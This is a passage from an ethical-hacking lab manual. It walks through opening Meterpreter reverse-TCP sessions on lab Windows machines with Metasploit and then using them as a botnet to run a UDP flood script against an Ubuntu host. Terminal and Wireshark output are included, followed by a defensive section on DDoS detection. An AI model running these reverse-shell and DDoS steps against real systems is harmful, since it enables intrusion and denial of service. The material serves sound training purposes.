msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 6969;run" - Parrot Ter

File Edit View Search Terminal Help

```
       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 6969
[*] Started reverse TCP handler on 10.10.1.13:6969
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:6969 -> 10.10.1.11:50735) at 2024-04-15 02:22:32 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

Menu msfconsole -x "use ex... [msfconsole -x "use e... [msfconsole -x "use e...

Applications Places System Mon Apr 15, 02:25

msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 9999;run" - Parrot Ter

File Edit View Search Terminal Help

```
                  Metasploit

       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 9999
[*] Started reverse TCP handler on 10.10.1.13:9999
[*] Sending stage (175686 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:9999 -> 10.10.1.22:58766) at 2024-04-15 02:23:48 -0400

(Meterpreter 1)(C:\Users\Administrator\Downloads) >
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

Menu msfconsole -x "use ex... msfconsole -x "use ex... msfconsole -x "use ex...



17. Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command **upload /home/attacker/Downloads/eagle-dos.py** and run **shell** command.

    Upload DDoS script on all the shell terminals



18. Run the DDoS file using command **python eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type **10.10.1.9** and hit enter.

    Make sure you run script on all 3 shell terminals.

```
Applications  Places  System                                                    Mon Apr 15, 02:29
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term
File  Edit  View  Search  Terminal  Help
 print("                                                                    ")
'clear' is not recognized as an internal or external command,
operable program or batch file.

                    $$\                        $ \
                    $$ |                       $$ |
 $$$$$$\   $$$$$$\   $$$$$$\  $$ | $$$$$$\   $$$$$$$ | $$$$$$\   $$$$$$$\
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                    $$\   $$ |
                    \$$$$$$  |
                     \______/

[#] Author : White Eagle  Eagle Dos From - WH1T3
==============================================================
Tool devoloped : white-eagle
Github         : https://github.com/WH1T3-E4GL3/
Telegram       : https://t.me/Ka_KsHi_HaTaKe
==============================================================

[+] Target's IP : 10.10.1.9
Menu   msfconsole -x "use ex...   msfconsole -x "use ex...   msfconsole -x "use ex...
```

```
Applications  Places  System                                                    Mon Apr 15, 02:29
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Term
File  Edit  View  Search  Terminal  Help
Send 15275  Packets to 10.10.1.9 Through port 15275
Send 15276  Packets to 10.10.1.9 Through port 15276
Send 15277  Packets to 10.10.1.9 Through port 15277
Send 15278  Packets to 10.10.1.9 Through port 15278
Send 15279  Packets to 10.10.1.9 Through port 15279
Send 15280  Packets to 10.10.1.9 Through port 15280
Send 15281  Packets to 10.10.1.9 Through port 15281
Send 15282  Packets to 10.10.1.9 Through port 15282
Send 15283  Packets to 10.10.1.9 Through port 15283
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Send 15287  Packets to 10.10.1.9 Through port 15287
Send 15288  Packets to 10.10.1.9 Through port 15288
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


Send 15294  Packets to 10.10.1.9 Through port 15294
Send 15295  Packets to 10.10.1.9 Through port 15295
Send 15296  Packets to 10.10.1.9 Through port 15296
Send 15297  Packets to 10.10.1.9 Through port 15297
Send 15298  Packets to 10.10.1.9 Through port 15298
Menu   msfconsole -x "use ex...   msfconsole -x "use ex...   msfconsole -x "use ex...
```

19. Click on Ubuntu to switch to **Ubuntu** machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from **10.10.1.11, 10.10.1.19 and 10.10.1.22** which are our botnets. Open terminal and run command **sudo wireshark**, enter **toor** as password and double click on **eth0** to start capturing.


Activities
Wireshark
Apr 15 02:31
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1084… 8.669726397 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669726697 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669726697 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12521 Len=3500
1084… 8.669726697 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669741698 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669741698 10.10.1.22 10.10.1.9 UDP 582 64913 → 30752 Len=3500
1084… 8.669742298 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669741698 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669742298 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12522 Len=3500
1084… 8.669741798 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669741798 10.10.1.22 10.10.1.9 UDP 582 64913 → 30753 Len=3500
1084… 8.669829008 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669829108 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669829108 10.10.1.22 10.10.1.9 UDP 582 64913 → 30754 Len=3500
1084… 8.669829208 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669829208 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669829208 10.10.1.22 10.10.1.9 UDP 582 64913 → 30755 Len=3500
1084… 8.669829308 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669829308 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669840310 10.10.1.22 10.10.1.9 UDP 582 64913 → 30756 Len=3500
1084… 8.669897516 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669897516 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669897516 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12523 Len=3500
1084… 8.669897616 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669897616 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084… 8.669897616 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12524 Len=3500
0000 02 15 5d 34 2c f1 02 15 5d 34 2c ec 08 00 45 00 ··]4,···]4,···E·
0010 05 dc 2f 7c 20 00 80 11 cf 65 0a 0a 01 13 0a 0a ··/| ··· ·e·····
0020 01 09 de 7d ef 10 0d b4 a1 ec 77 99 97 97 23 0c ···}···· ··w···#·
eth0: <live capture in progress>
Packets: 336459 · Displayed: 336459 (100.0%)
Profile: Default


Activities
Wireshark
Apr 15 02:31
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1086… 8.682003598 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1086… 8.682003598 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1086… 8.682003698 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7861 Len=3500
1086… 8.682003698 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1086… 8.682003698 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1086… 8.682019200 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7862 Len=3500
1086… 8.682019200 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1086… 8.682019200 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682019300 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7863 Len=3500
1087… 8.682019300 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682019300 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682019400 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7864 Len=3500
1087… 8.682019400 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682031402 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682031402 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7865 Len=3500
1087… 8.682233625 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682233625 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682233725 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7866 Len=3500
1087… 8.682233725 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682233725 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682233725 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7867 Len=3500
1087… 8.682233825 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682233825 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682249226 10.10.1.19 10.10.1.9 DNPv119 582 56957 → 7868 Len=3500
1087… 8.682249326 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1087… 8.682249326 10.10.1.19 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
0000 02 15 5d 34 2c f1 00 15 5d 01 80 00 08 00 45 00 ··]4,···]·····E·
Frame (582 bytes)
Reassembled IPv4 (3508 bytes)
eth0: <live capture in progress>
Packets: 607919 · Displayed: 607919 (100.0%)
Profile: Default

20. Wait for **5-6 minutes**, then click on **Show Applications** and search for and launch **System Monitor**. In the **System Monitor** window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.



21. Restart the **Ubuntu** machine and stop DDoS attack on the **Parrot Security** machine.

Question 10.1.2.1

Use Parrot Security machine to compromise Windows 11, Windows Server 2022 and Windows Server 2019 machines using Metasploit and run eagle-dos.py script from the compromised systems to launch DoS attack on Ubuntu machine (10.10.1.9) and detect the DoS traffic using Wireshark on the victim machine. Identify the Interface that is selected on the Ubuntu machine to capture the network traffic.

Lab 2: Detect and Protect Against DoS and DDoS Attacks

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling**: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection**: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis**: Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

